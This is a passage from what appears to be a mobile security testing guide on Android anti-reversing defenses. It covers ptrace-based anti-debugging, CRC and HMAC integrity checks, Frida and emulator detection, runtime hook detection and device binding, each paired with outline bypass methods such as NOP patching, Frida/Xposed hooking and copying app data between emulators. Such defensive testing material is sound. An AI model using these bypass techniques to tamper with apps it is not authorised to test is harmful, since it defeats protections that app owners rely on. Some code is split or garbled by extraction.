Let’s look at a simple improvement we can make to the above method. After the initial `fork()`, we launch an extra thread in the parent that continually monitors the status of the child. Depending on whether the app has been built in debug or release mode (according to the `android:debuggable` flag in the Manifest), the child process is expected to behave in one of the following ways:

1. In release mode, the call to `ptrace` fails and the child crashes immediately with a segmentation fault (exit code 11).
2. In debug mode, the call to `ptrace` works and the child is expected to run indefinitely. As a consequence, a call to `waitpid(child_pid)` should never return - if it does, something is fishy and we kill the whole process group.

The complete code implementing this as a JNI function is below:

```
#include <jni.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <pthread.h>

static int child_pid;

void *monitor_pid() {

    int status;

    waitpid(child_pid, &status, 0);

    /* Child status should never change. */
}
```

```
_exit(0); // Commit seppuku

}

void anti_debug() {

    child_pid = fork();

    if (child_pid == 0)
    {
        int ppid = getppid();
        int status;

        if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
        {
            waitpid(ppid, &status, 0);

            ptrace(PTRACE_CONT, ppid, NULL, NULL);

            while (waitpid(ppid, &status, 0)) {

                if (WIFSTOPPED(status)) {
                    ptrace(PTRACE_CONT, ppid, NULL, NULL);
                } else {
                    // Process has exited
                    _exit(0);
                }
            }
        }

    } else {
        pthread_t t;

        /* Start the monitoring thread */
        pthread_create(&t, NULL, monitor_pid, (void *)NULL);
    }
}

JNIEXPORT void JNICALL
Java_sg_vantagepoint_antidebug_MainActivity_antidebug(JNIEnv *env,
 jobject instance) {
```

```
    anti_debug();  
}
```

Again, we pack this into an Android app to see if it works. Just as before, two processes show up when running the debug build of the app.

```
root@android:/ # ps | grep -i anti-debug  
u0_a152 20267 201 1552508 56796 ffffffff b6e0f124 S  
sg.vantagepoint.anti-debug  
u0_a152 20301 20267 1495192 33980 c019a3ac b6e0ee5c S  
sg.vantagepoint.anti-debug
```

However, if we now terminate the child process, the parent exits as well:

```
root@android:/ # kill -9 20301  
130|root@hammerhead:/ # cd /data/local/tmp  
root@android:/ # ./gdbserver --attach localhost:12345 20267  
gdbserver: unable to open /proc file '/proc/20267/status'  
Cannot attach to lwp 20267: No such file or directory (2)  
Exiting
```

To bypass this, it's necessary to modify the behavior of the app slightly (the easiest is to patch the call to `_exit` with NOPs, or hooking the function `_exit` in `libc.so`). At this point, we have entered the proverbial “arms race”: It is always possible to implement more intricate forms of this defense, and there's always some ways to bypass it.

Bypassing Debugger Detection

As usual, there is no generic way of bypassing anti-debugging: It depends on the particular mechanism(s) used to prevent or detect debugging, as well as other defenses in the overall protection scheme. For example, if there are no integrity checks, or you have already deactivated them, patching the app might be the easiest way. In other cases, using a hooking framework or kernel modules might be preferable.

1. Patching out the anti-debugging functionality. Disable the unwanted behavior by simply overwriting it with NOP instructions. Note that more complex patches might

- be required if the anti-debugging mechanism is well thought out.
2. Using Frida or Xposed to hook APIs on the Java and native layers. Manipulate the return values of functions such as `isDebuggable` and `isDebuggerConnected` to hide the debugger.
 3. Change the environment. Android is an open environment. If nothing else works, you can modify the operating system to subvert the assumptions the developers made when designing the anti-debugging tricks.

Bypass Example: UnCrackable App for Android Level 2

When dealing with obfuscated apps, you'll often find that developers purposely "hide away" data and functionality in native libraries. You'll find an example for this in level 2 of the "UnCrackable App for Android".

At first glance, the code looks similar to the prior challenge. A class called "CodeCheck" is responsible for verifying the code entered by the user. The actual check appears to happen in the method "bar()", which is declared as a *native* method.

```
package sg.vantagepoint.uncrackable2;

public class CodeCheck {
    public CodeCheck() {
        super();
    }

    public boolean a(String arg2) {
        return this.bar(arg2.getBytes());
    }

    private native boolean bar(byte[] arg1);
}

static {
    System.loadLibrary("foo");
}
```

Effectiveness Assessment

Check for the presence of anti-debugging mechanisms and apply the following criteria:

- Attaching JDB and ptrace based debuggers either fails, or causes the app to terminate or malfunction
- Multiple detection methods are scattered throughout the app (as opposed to putting everything into a single method or function);
- The anti-debugging defenses operate on multiple API layers (Java, native library functions, Assembler / system calls);
- The mechanisms show some level of originality (vs. copy/paste from StackOverflow or other sources);

Work on bypassing the anti-debugging defenses and answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. hooking a single API function)?
- How difficult is it to identify the anti-debugging code using static and dynamic analysis?
- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

If anti-debugging is missing or too easily bypassed, make suggestions in line with the effectiveness criteria listed above. This may include adding more detection mechanisms, or better integrating existing mechanisms with other defenses.

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

Testing File Integrity Checks

Overview

There are two file-integrity related topics:

1. *Code integrity checks*: In the “Tampering and Reverse Engineering” chapter, we discussed Android’s APK code signature check. We also saw that determined reverse engineers can easily bypass this check by re-packaging and re-signing an app. To

make this process more involved, a protection scheme can be augmented with CRC checks on the app bytecode and native libraries as well as important data files. These checks can be implemented both on the Java and native layer. The idea is to have additional controls in place so that the only runs correctly in its unmodified state, even if the code signature is valid.

2. *The file storage related integrity checks:* When files are stored by the application using the SD-card or public storage, or when key-value pairs are stored in the `SharedPreferences` , then their integrity should be protected.

Sample Implementation - application-source

Integrity checks often calculate a checksum or hash over selected files. Files that are commonly protected include:

- `AndroidManifest.xml`
- Class files `*.dex`
- Native libraries (`*.so`)

The following [sample implementation from the Android Cracking Blog](#) calculates a CRC over `classes.dex` and compares it with the expected value.

```

private void crcTest() throws IOException {
    boolean modified = false;
    // required dex crc value stored as a text string.
    // it could be any invisible layout element
    long dexCrc =
        Long.parseLong(Main.MyContext.getString(R.string.dex_crc));

    ZipFile zf = new ZipFile(Main.MyContext.getPackageCodePath());
    ZipEntry ze = zf.getEntry("classes.dex");

    if (ze.getCrc() != dexCrc) {
        // dex has been modified
        modified = true;
    }
    else {
        // dex not tampered with
        modified = false;
    }
}

```

Sample Implementation - Storage

When providing integrity on the storage itself. You can either create an HMAC over a given key-value pair as for the Android `SharedPreferences` or you can create an HMAC over a complete file provided by the file system.

When using an HMAC, you can [either use a bouncy castle implementation or the AndroidKeyStore to HMAC the given content](#).

When generating an HMAC with BouncyCastle:

1. Make sure BouncyCastle or SpongyCastle are registered as a security provider.
2. Initialize the HMAC with a key, which can be stored in a keystore.
3. Get the bytearray of the content that needs an HMAC.
4. Call `doFinal` on the HMAC with the bytecode.
5. Append the HMAC to the bytearray of step 3.
6. Store the result of step 5.

When verifying the HMAC with BouncyCastle:

1. Make sure BouncyCastle or SpongyCastle are registered as a security provider.
2. Extract the message and the hmacbytes as separate arrays.
3. Repeat step 1-4 of generating an HMAC on the data.
4. Now compare the extracted hmacbytes to the result of step 3.

When generating the HMAC based on the [Android Keystore](#), then it is best to only do this for Android 6 and higher.

A convenient HMAC implementation without the `AndroidKeyStore` can be found below:

```

public enum HMACWrapper {
    HMAC_512("HMac-SHA512"), //please note that this is the spec for
    the BC provider
    HMAC_256("HMac-SHA256");

    private final String algorithm;

    private HMACWrapper(final String algorithm) {
        this.algorithm = algorithm;
    }

    public Mac createHMAC(final SecretKey key) {
        try {
            Mac e = Mac.getInstance(this.algorithm, "BC");
            SecretKeySpec secret = new
SecretKeySpec(key.getKey().getEncoded(), this.algorithm);
            e.init(secret);
            return e;
        } catch (NoSuchProviderException | InvalidKeyException |
NoSuchAlgorithmException e) {
            //handle them
        }
    }

    public byte[] hmac(byte[] message, SecretKey key) {
        Mac mac = this.createHMAC(key);
        return mac.doFinal(message);
    }

    public boolean verify(byte[] messageWithHMAC, SecretKey key) {
        Mac mac = this.createHMAC(key);

```

```
        byte[] checksum = extractChecksum(messageWithHMAC,
mac.getMacLength());
        byte[] message = extractMessage(messageWithHMAC,
mac.getMacLength());
        byte[] calculatedChecksum = this.hmac(message, key);
        int diff = checksum.length ^ calculatedChecksum.length;

        for (int i = 0; i < checksum.length && i <
calculatedChecksum.length; ++i) {
            diff |= checksum[i] ^ calculatedChecksum[i];
        }

        return diff == 0;
    }

    public byte[] extractMessage(byte[] messageWithHMAC) {
        Mac hmac = this.createHMAC(SecretKey.newKey());
        return extractMessage(messageWithHMAC, hmac.getMacLength());
    }

    private static byte[] extractMessage(byte[] body, int
checksumLength) {
        if (body.length >= checksumLength) {
            byte[] message = new byte[body.length - checksumLength];
            System.arraycopy(body, 0, message, 0, message.length);
            return message;
        } else {
            return new byte[0];
        }
    }

    private static byte[] extractChecksum(byte[] body, int
checksumLength) {
        if (body.length >= checksumLength) {
            byte[] checksum = new byte[checksumLength];
            System.arraycopy(body, body.length - checksumLength,
checksum, 0, checksumLength);
            return checksum;
        } else {
            return new byte[0];
        }
    }
}
```

```
    static {
        Security.addProvider(new BouncyCastleProvider());
    }
}
```

Another way of providing integrity is by signing the obtained byte-array, and adding the signature to the original byte-array.

Bypassing File Integrity Checks

When trying to bypass the application-source integrity checks

1. Patch out the anti-debugging functionality. Disable the unwanted behavior by simply overwriting the respective bytecode or native code it with NOP instructions.
2. Use Frida or Xposed to hook APIs to hook file system APIs on the Java and native layers. Return a handle to the original file instead of the modified file.
3. Use Kernel module to intercept file-related system calls. When the process attempts to open the modified file, return a file descriptor for the unmodified version of the file instead.

Refer to the “Tampering and Reverse Engineering section” for examples of patching, code injection and kernel modules.

When trying to bypass the storage integrity checks

1. Retrieve the data from the device, as described at the section for device binding.
2. Alter the data retrieved and then put it back in the storage

Effectiveness Assessment

For the application source integrity checks Run the app on the device in an unmodified state and make sure that everything works. Then, apply simple patches to the classes.dex and any .so libraries contained in the app package. Re-package and re-sign the app as described in the chapter “Basic Security Testing” and run it. The app should detect the

modification and respond in some way. At the very least, the app should alert the user and/or terminate the app. Work on bypassing the defenses and answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. hooking a single API function)?
- How difficult is it to identify the anti-debugging code using static and dynamic analysis?
- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

For the storage integrity checks A similar approach holds here, but now answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. changing the contents of a file or a key-value)?
- How difficult is it to obtain the HMAC key or the asymmetric private key?
- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

Testing Detection of Reverse Engineering Tools

Overview

Reverse engineers use a lot of tools, frameworks and apps to aid the reversing process, many of which you have encountered in this guide. Consequently, the presence of such tools on the device may indicate that the user is either attempting to reverse engineer the app, or is at least putting themselves at increased risk by installing such tools.

Detection Methods

Popular reverse engineering tools, if installed in an unmodified form, can be detected by looking for associated application packages, files, processes, or other tool-specific modifications and artefacts. In the following examples, we'll show how different ways of detecting the frida instrumentation framework which is used extensively in this guide. Other tools, such as Substrate and Xposed, can be detected using similar means. Note that DBI/injection/hooking tools often can also be detected implicitly through runtime integrity checks, which are discussed separately below.

Example: Ways of Detecting Frida

An obvious method for detecting frida and similar frameworks is to check the environment for related artefacts, such as package files, binaries, libraries, processes, temporary files, and others. As an example, I'll home in on fridaserver, the daemon responsible for exposing frida over TCP. One could use a Java method that iterates through the list of running processes to check whether fridaserver is running:

```
public boolean checkRunningProcesses() {  
  
    boolean returnValue = false;  
  
    // Get currently running application processes  
    List<RunningServiceInfo> list = manager.getRunningServices(300);  
  
    if(list != null){  
        String tempName;  
        for(int i=0;i<list.size();++i){  
            tempName = list.get(i).process;  
  
            if(tempName.contains("fridaserver")) {  
                returnValue = true;  
            }  
        }  
    }  
    return returnValue;  
}
```

This works if frida is run in its default configuration. Perhaps it's also enough to stump some script kiddies doing their first little baby steps in reverse engineering. It can however be easily bypassed by renaming the fridaserver binary to “lol” or other names, so we should maybe find a better method.

By default, fridaserver binds to TCP port 27047, so checking whether this port is open is another idea. In native code, this could look as follows:

```
boolean is_frida_server_listening() {
    struct sockaddr_in sa;

    memset(&sa, 0, sizeof(sa));
    sa.sin_family = AF_INET;
    sa.sin_port = htons(27047);
    inet_aton("127.0.0.1", &(sa.sin_addr));

    int sock = socket(AF_INET, SOCK_STREAM, 0);

    if (connect(sock, (struct sockaddr*)&sa, sizeof sa) != -1) {
        /* Frida server detected. Do something... */
    }
}
```

Again, this detects fridaserver in its default mode, but the listening port can be changed easily via command line argument, so bypassing this is a little bit too trivial. The situation can be improved by pulling an nmap -sV. Fridaserver uses the D-Bus protocol to communicate, so we send a D-Bus AUTH message to every open port and check for an answer, hoping for fridaserver to reveal itself.

```

/*
 * Mini-portscan to detect frida-server on any local port.
 */

for(i = 0 ; i <= 65535 ; i++) {

    sock = socket(AF_INET , SOCK_STREAM , 0);
    sa.sin_port = htons(i);

    if (connect(sock , (struct sockaddr*)&sa , sizeof sa) != -1) {

        __android_log_print(ANDROID_LOG_VERBOSE, APPNAME, "FRIDA
DETECTION [1]: Open Port: %d", i);

        memset(res, 0 , 7);

        // send a D-Bus AUTH message. Expected answer is "REJECT"

        send(sock, "\x00", 1, NULL);
        send(sock, "AUTH\r\n", 6, NULL);

        usleep(100);

        if (ret = recv(sock, res, 6, MSG_DONTWAIT) != -1) {

            if (strcmp(res, "REJECT") == 0) {
                /* Frida server detected. Do something... */
            }
        }
    }
    close(sock);
}

```

We now have a pretty robust method of detecting fridaserver, but there's still some glaring issues. Most importantly, frida offers alternative modes of operations that don't require fridaserver! How do we detect those?

The common theme in all of frida's modes is code injection, so we can expect to have frida-related libraries mapped into memory whenever frida is used. The straightforward way to detect those is walking through the list of loaded libraries and checking for

suspicious ones:

```
char line[512];
FILE* fp;

fp = fopen("/proc/self/maps", "r");

if (fp) {
    while (fgets(line, 512, fp)) {
        if (strstr(line, "frida")) {
            /* Evil library is loaded. Do something... */
        }
    }

    fclose(fp);

} else {
    /* Error opening /proc/self/maps. If this happens, something is
of. */
}
}
```

This detects any libraries containing “frida” in the name. On its surface this works, but there’s some major issues:

- Remember how it wasn’t a good idea to rely on fridaserver being called fridaserver? The same applies here - with some small modifications to frida, the frida agent libraries could simply be renamed.
- Detection relies on standard library calls such as fopen() and strstr(). Essentially, we’re attempting to detect frida using functions that can be easily hooked with - you guessed it - frida. Obviously this isn’t a very solid strategy.

Issue number one can be addressed by implementing a classic-virus-scanner-like strategy, scanning memory for the presence of “gadgets” found in frida’s libraries. I chose the string “LIBFRIDA” which appears to be present in all versions of frida-gadget and frida-agent. Using the following code, we iterate through the memory mappings listed in /proc/self/maps, and search for the string in every executable section. Note that I omitted the more boring functions for the sake of brevity, but you can find them on GitHub.

```

static char keyword[] = "LIBFRIDA";
num_found = 0;

int scan_executable_segments(char * map) {
    char buf[512];
    unsigned long start, end;

    sscanf(map, "%lx-%lx %s", &start, &end, buf);

    if (buf[2] == 'x') {
        return (find_mem_string(start, end, (char*)keyword, 8) == 1);
    } else {
        return 0;
    }
}

void scan() {

    if ((fd = my_openat(AT_FDCWD, "/proc/self/maps", O_RDONLY, 0)) >=
0) {

        while ((read_one_line(fd, map, MAX_LINE)) > 0) {
            if (scan_executable_segments(map) == 1) {
                num_found++;
            }
        }

        if (num_found > 1) {

            /* Frida Detected */
        }
    }
}

```

Note the use of `my_openat()` etc. instead of the normal libc library functions. These are custom implementations that do the same as their Bionic libc counterparts: They set up the arguments for the respective system call and execute the swi instruction (see below).

Doing this removes the reliance on public APIs, thus making it less susceptible to the typical libc hooks. The complete implementation is found in syscall.S. The following is an assembler implementation of my_openat().

```
#include "bionic_asm.h"

.text
.globl my_openat
.type my_openat,function

my_openat:
.cfi_startproc
    mov ip, r7
    .cfi_register r7, ip
    ldr r7, =__NR_openat
    swi #0
    mov r7, ip
    .cfi_restore r7
    cmn r0, #(4095 + 1)
    bxls lr
    neg r0, r0
    b __set_errno_internal
    .cfi_endproc

.size my_openat, .-my_openat;
```

This is a bit more effective as overall, and is difficult to bypass with frida only, especially with some obfuscation added. Even so, there are of course many ways of bypassing this as well. Patching and system call hooking come to mind. Remember, the reverse engineer always wins!

To experiment with the detection methods above, you can download and build the Android Studio Project. The app should generate entries like the following when frida is injected.

Bypassing Detection of Reverse Engineering Tools

1. Patch out the anti-debugging functionality. Disable the unwanted behavior by simply overwriting the respective bytecode or native code with NOP instructions.
2. Use Frida or Xposed to hook APIs to hook file system APIs on the Java and native

layers. Return a handle to the original file instead of the modified file.

3. Use Kernel module to intercept file-related system calls. When the process attempts to open the modified file, return a file descriptor for the unmodified version of the file instead.

Refer to the “Tampering and Reverse Engineering section” for examples of patching, code injection and kernel modules.

Effectiveness Assessment

Launch the app systematically with various apps and frameworks installed. Include at least the following:

- Substrate for Android
- Xposed
- Frida
- Introspy-Android
- Drozer
- RootCloak
- Android SSL Trust Killer

The app should respond in some way to the presence of any of those tools. At the very least, the app should alert the user and/or terminate the app. Work on bypassing the defenses and answer the following questions:

- Can the mechanisms be bypassed using trivial methods (e.g. hooking a single API function)?
- How difficult is it to identify the anti-debugging code using static and dynamic analysis?
- Did you need to write custom code to disable the defenses? How much time did you need to invest?
- What is your subjective assessment of difficulty?

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

Testing Emulator Detection

Overview

In the context of anti-reversing, the goal of emulator detection is to make it a bit more difficult to run the app on a emulated device, which in turn impedes some tools and techniques reverse engineers like to use. This forces the reverse engineer to defeat the emulator checks or utilize the physical device. This provides a barrier to entry for large scale device analysis.

Emulator Detection Examples

There are several indicators that indicate the device in question is being emulated. While all of these API calls could be hooked, this provides a modest first line of defense.

The first set of indicators stem from the build.prop file

API Method	Value	Meaning
Build.ABI	armeabi	possibly emulator
BUILD.ABI2	unknown	possibly emulator
Build.BOARD	unknown	emulator
Build.Brand	generic	emulator
Build.DEVICE	generic	emulator
Build.FINGERPRINT	generic	emulator
Build.Hardware	goldfish	emulator
Build.Host	android-test	possibly emulator
Build.ID	FRF91	emulator
Build.MANUFACTURER	unknown	emulator
Build.MODEL	sdk	emulator
Build.PRODUCT	sdk	emulator
Build.RADIO	unknown	possibly emulator
Build.SERIAL	null	emulator
Build.TAGS	test-keys	emulator
Build.USER	android-build	emulator

It should be noted that the build.prop file can be edited on a rooted android device, or modified when compiling AOSP from source. Either of these techniques would bypass the static string checks above.

The next set of static indicators utilize the Telephony manager. All android emulators have fixed values that this API can query.

API	Value
Meaning	
TelephonyManager.getDeviceId() emulator	0's
TelephonyManager.getLine1 Number() emulator	155552155
TelephonyManager.getNetworkCountryIso() possibly emulator	us
TelephonyManager.getNetworkType() possibly emulator	3
TelephonyManager.getNetworkOperator().substring(0,3) possibly emulator	310
TelephonyManager.getNetworkOperator().substring(3) possibly emulator	260
TelephonyManager.getPhoneType() possibly emulator	1
TelephonyManager.getSimCountryIso() possibly emulator	us
TelephonyManager.getSimSerial Number() 89014103211118510720 emulator	
TelephonyManager.getSubscriberId() emulator	3102600000000000
TelephonyManager.getVoiceMailNumber() emulator	15552175049

Keep in mind that a hooking framework such as Xposed or Frida could hook this API to provide false data.

Bypassing Emulator Detection

1. Patch out the emulator detection functionality. Disable the unwanted behavior by simply overwriting the respective bytecode or native code with NOP instructions.
2. Use Frida or Xposed to hook APIs to hook file system APIs on the Java and native layers. Return innocent looking values (preferably taken from a real device) instead of the tell-tale emulator values. For example, you can override the

`TelephonyManager.getDeviceID()` method to return an IMEI value.

Refer to the “Tampering and Reverse Engineering section” for examples of patching, code injection and kernel modules.

Effectiveness Assessment

Install and run the app in the emulator. The app should detect this and terminate, or refuse to run the functionality that is meant to be protected.

Work on bypassing the defenses and answer the following questions:

- How difficult is it to identify the emulator detection code using static and dynamic analysis?
- Can the detection mechanisms be bypassed using trivial methods (e.g. hooking a single API function)?
- Did you need to write custom code to disable the anti-emulation feature(s)? How much time did you need to invest?
- What is your subjective assessment of difficulty?

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

Testing Runtime Integrity Checks

Overview

Controls in this category verify the integrity of the app’s own memory space, with the goal of protecting against memory patches applied during runtime. This includes unwanted changes to binary code or bytecode, functions pointer tables, and important data structures, as well as rogue code loaded into process memory. Integrity can be verified either by:

1. Comparing the contents of memory, or a checksum over the contents, with known good values;
2. Searching memory for signatures of unwanted modifications.

There is some overlap with the category “detecting reverse engineering tools and frameworks”, and in fact we already demonstrated the signature-based approach in that chapter, when we showed how to search for frida-related strings in process memory. Below are a few more examples for different kinds of integrity monitoring.

Runtime Integrity Check Examples

Detecting tampering with the Java Runtime

Detection code from the [dead && end blog](#).

```

try {
    throw new Exception();
}

catch(Exception e) {
    int zygoteInitCallCount = 0;
    for(StackTraceElement stackTraceElement : e.getStackTrace()) {

if(stackTraceElement.getClassName().equals("com.android.internal.os.ZygoteInit")) {
    zygoteInitCallCount++;
    if(zygoteInitCallCount == 2) {
        Log.wtf("HookDetection", "Substrate is active on the device.");
    }
}

if(stackTraceElement.getClassName().equals("com.saurik.substrate.MS$2"))
&&
    stackTraceElement.getMethodName().equals("invoked")) {
    Log.wtf("HookDetection", "A method on the stack trace has been
hooked using Substrate.");
}

if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge") &&
    stackTraceElement.getMethodName().equals("main")) {
    Log.wtf("HookDetection", "Xposed is active on the device.");
}

if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge") &&
    stackTraceElement.getMethodName().equals("handleHookedMethod"))
{
    Log.wtf("HookDetection", "A method on the stack trace has been
hooked using Xposed.");
}

}
}

```

Detecting Native Hooks

With ELF binaries, native function hooks can be installed by either overwriting function pointers in memory (e.g. GOT or PLT hooking), or patching parts of the function code itself (inline hooking). Checking the integrity of the respective memory regions is one technique to detect this kind of hooks.

The Global Offset Table (GOT) is used to resolve library functions. During runtime, the dynamic linker patches this table with the absolute addresses of global symbols. *GOT hooks* overwrite the stored function addresses and redirect legitimate function calls to adversary-controlled code. This type of hook can be detected by enumerating the process memory map and verifying that each GOT entry points into a legitimately loaded library.

In contrast to GNU `ld`, which resolves symbol addresses only once they are needed for the first time (lazy binding), the Android linker resolves all external function and writes the respective GOT entries immediately when a library is loaded (immediate binding).

One can therefore expect all GOT entries to point valid memory locations within the code sections of their respective libraries during runtime. GOT hook detection methods usually walk the GOT and verify that this is indeed the case.

Inline hooks work by overwriting a few instructions at the beginning or end of the function code. During runtime, this so-called trampoline redirects execution to the injected code. Inline hooks can be detected by inspecting the prologues and epilogues of library functions for suspect instructions, such as far jumps to locations outside the library.

Bypass and Effectiveness Assessment

Make sure that all file-based detection of reverse engineering tools is disabled. Then, inject code using Xposed, Frida and Substrate, and attempt to install native hooks and Java method hooks. The app should detect the “hostile” code in its memory and respond accordingly. For a more detailed assessment, identify and bypass the detection mechanisms employed and use the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

Work on bypassing the checks using the following techniques:

1. Patch out the integrity checks. Disable the unwanted behavior by overwriting the respective bytecode or native code with NOP instructions.
2. Use Frida or Xposed to hook APIs to hook the APIs used for detection and return

fake values.

Refer to the “Tampering and Reverse Engineering section” for examples of patching, code injection and kernel modules.

Testing Device Binding

Overview

The goal of device binding is to impede an attacker when he tries to copy an app and its state from device A to device B and continue the execution of the app on device B. When device A has been deemed trusted, it might have more privileges than device B, which should not change when an app is copied from device A to device B.

Before we describe the usable identifiers, let’s quickly discuss how they can be used for binding. There are three methods which allow for device binding:

- augment the credentials used for authentication with device identifiers. This only make sense if the application needs to re-authenticate itself and/or the user frequently.
- obfuscate the data stored on the device using device-identifiers as keys for encryption methods. This can help in binding to a device when a lot of offline work is done by the app or when access to APIs depends on access-tokens stored by the application.
- Use a token based device authentication (InstanceID) to reassure that the same instance of the app is used.

Static Analysis

In the past, Android developers often relied on the Secure ANDROID_ID (SSAID) and MAC addresses. However, the behavior of the SSAID has changed since Android O and the behavior of MAC addresses have [changed in Android N](#). Google has set a new set of [recommendations](#) in their SDK documentation regarding identifiers as well.

When the source-code is available, then there are a few codes you can look for, such as:

- The presence of unique identifiers that no longer work in the future
 - `Build.SERIAL` without the presence of `Build.getSerial()`

- `htc.camera.sensor.front_SN` for HTC devices
 - `persist.service.bdroid.bdadd`
 - `Settings.Secure.bluetooth_address` , unless the system permission `LOCAL_MAC_ADDRESS` is enabled in the manifest.
- The presence of using the `ANDROID_ID` only as an identifier. This will influence the possible binding quality over time given older devices.
 - The absence of both `InstanceId`, the `Build.SERIAL` and the IMEI.

```
TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
String IMEI = tm.getDeviceId();
```

Furthermore, to reassure that the identifiers can be used, the `AndroidManifest.xml` needs to be checked in case of using the IMEI and the `Build.Serial`. It should contain the following permission:

```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/> .
```

Apps targeting Android O will get “UNKNOWN” when they request the `Build.Serial`.

Dynamic Analysis

There are a few ways to test the application binding:

Dynamic Analysis using an Emulator

1. Run the application on an Emulator
2. Make sure you can raise the trust in the instance of the application (e.g. authenticate)
3. Retrieve the data from the Emulator This has a few steps:
 4. ssh to your simulator using ADB shell
 5. run-as
 6. chmod 777 the contents of cache and shared-preferences
 7. exit the current user
 8. copy the contents of /dat/data//cache & shared-preferences to the sdcard
 9. use ADB or the DDMS to pull the contents

10. Install the application on another Emulator
11. Overwrite the data from step 3 in the data folder of the application.
12. copy the contents of step 3 to the sdcard of the second emulator.
13. ssh to your simulator using ADB shell
14. run-as
15. chmod 777 the folders cache and shared-preferences
16. copy the older contents of the sdcard to /dat/data//cache & shared-preferences
17. Can you continue in an authenticated state? If so, then binding might not be working properly.

Google InstanceID

[Google InstanceID](#) uses tokens to authenticate the application instance running on the device. The moment the application has been reset, uninstalled, etc., the instanceID is reset, meaning that you have a new “instance” of the app. You need to take the following steps into account for instanceID:

1. Configure your instanceID at your Google Developer Console for the given application. This includes managing the PROJECT_ID.
2. Setup Google play services. In your build.gradle, add:

```
apply plugin: 'com.android.application'  
...  
  
dependencies {  
    compile 'com.google.android.gms:play-services-gcm:10.2.4'  
}
```

3. Get an instanceID

```
String iid = InstanceID.getInstance(context).getId();  
//now submit this iid to your server.
```

4. Generate a token

```

String authorizedEntity = PROJECT_ID; // Project id from Google
Developer Console
String scope = "GCM"; // e.g. communicating using GCM, but you can
use any
                                // URL-safe characters up to a maximum of 1000,
or
                                // you can also leave it blank.
String token =
InstanceId.getInstance(context).getToken(authorizedEntity, scope);
//now submit this token to the server.

```

5. Make sure that you can handle callbacks from instanceID in case of invalid device information, security issues, etc. For this you have to extend the `InstanceIdListenerService` and handle the callbacks there:

```

public class MyInstanceIdService extends InstanceIdListenerService {
    public void onTokenRefresh() {
        refreshAllTokens();
    }

    private void refreshAllTokens() {
        // assuming you have defined TokenList as
        // some generalized store for your tokens for the different scopes.
        // Please note that for application validation having just one
        token with one scopes can be enough.
        ArrayList<TokenList> tokenList = TokensList.get();
        InstanceID iid = InstanceID.getInstance(this);
        for(tokenItem : tokenList) {
            tokenItem.token =
                iid.getToken(tokenItem.authorizedEntity, tokenItem.scope, tokenItem.options);
                // send this tokenItem.token to your server
        }
    }
}

```

Lastly register the service in your `AndroidManifest`:

```
<service android:name=".MyInstanceIdService" android:exported="false">
    <intent-filter>
        <action android:name="com.google.android.gms.iid.InstanceID"/>
    </intent-filter>
</service>
```

When you submit the iid and the tokens to your server as well, you can use that server together with the Instance ID Cloud Service to validate the tokens and the iid. When the iid or token seems invalid, then you can trigger a safeguard procedure (e.g. inform server on possible copying, possible security issues, etc. or removing the data from the app and ask for a re-registration).

Please note that [Firebase has support for InstanceID as well](#).

IMEI & Serial

Please note that Google recommends against using these identifiers unless there is a high risk involved with the application in general.

For pre-Android O devices, you can request the serial as follows:

```
String serial = android.os.Build.SERIAL;
```

From Android O onwards, you can request the device its serial as follows:

1. Set the permission in your Android Manifest:

```
<uses-permission
    android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission
    android:name="android.permission.ACCESS_NETWORK_STATE"/>
```

2. Request the permission at runtime to the user: See
<https://developer.android.com/training/permissions/requesting.html> for more details.
3. Get the serial:

```
String serial = android.os.Build.getSerial();
```

Retrieving the IMEI in Android works as follows:

1. Set the required permission in your Android Manifest:

```
<uses-permission  
    android:name="android.permission.READ_PHONE_STATE"/>
```

2. If on Android M or higher: request the permission at runtime to the user: See <https://developer.android.com/training/permissions/requesting.html> for more details.
3. Get the IMEI:

```
TelephonyManager tm = (TelephonyManager)  
    context.getSystemService(Context.TELEPHONY_SERVICE);  
String IMEI = tm.getDeviceId();
```

SSAID

Please note that Google recommends against using these identifiers unless there is a high risk involved with the application in general. you can retrieve the SSAID as follows:

```
String SSAID = Settings.Secure.ANDROID_ID;
```

The behavior of the SSAID has changed since Android O and the behavior of MAC addresses have [changed in Android N](#). Google has set a [new set of recommendations](#) in their SDK documentation regarding identifiers as well. Because of this new behavior, we recommend developers to not rely on the SSAID alone, as the identifier has become less stable. For instance: The SSAID might change upon a factory reset or when the app is reinstalled after the upgrade to Android O. Please note that there are amounts of devices which have the same ANDROID_ID and/or have an ANDROID_ID that can be overridden.

Effectiveness Assessment

When the source-code is available, then there are a few codes you can look for, such as:

- The presence of unique identifiers that no longer work in the future

- `Build.SERIAL` without the presence of `Build.getSerial()`
 - `htc.camera.sensor.front_SN` for HTC devices
 - `persist.service.bdroid.bdadd`
 - `Settings.Secure.bluetooth_address` , unless the system permission `LOCAL_MAC_ADDRESS` is enabled in the manifest.
- The presence of using the `ANDROID_ID` only as an identifier. This will influence the possible binding quality over time given older devices.
 - The absence of both InstanceID, the `Build.SERIAL` and the IMEI.

```
TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
String IMEI = tm.getDeviceId();
```

Furthermore, to reassure that the identifiers can be used, the `AndroidManifest.xml` needs to be checked in case of using the IMEI and the `Build.Serial`. It should contain the following permission: `<uses-permission android:name="android.permission.READ_PHONE_STATE"/>` .

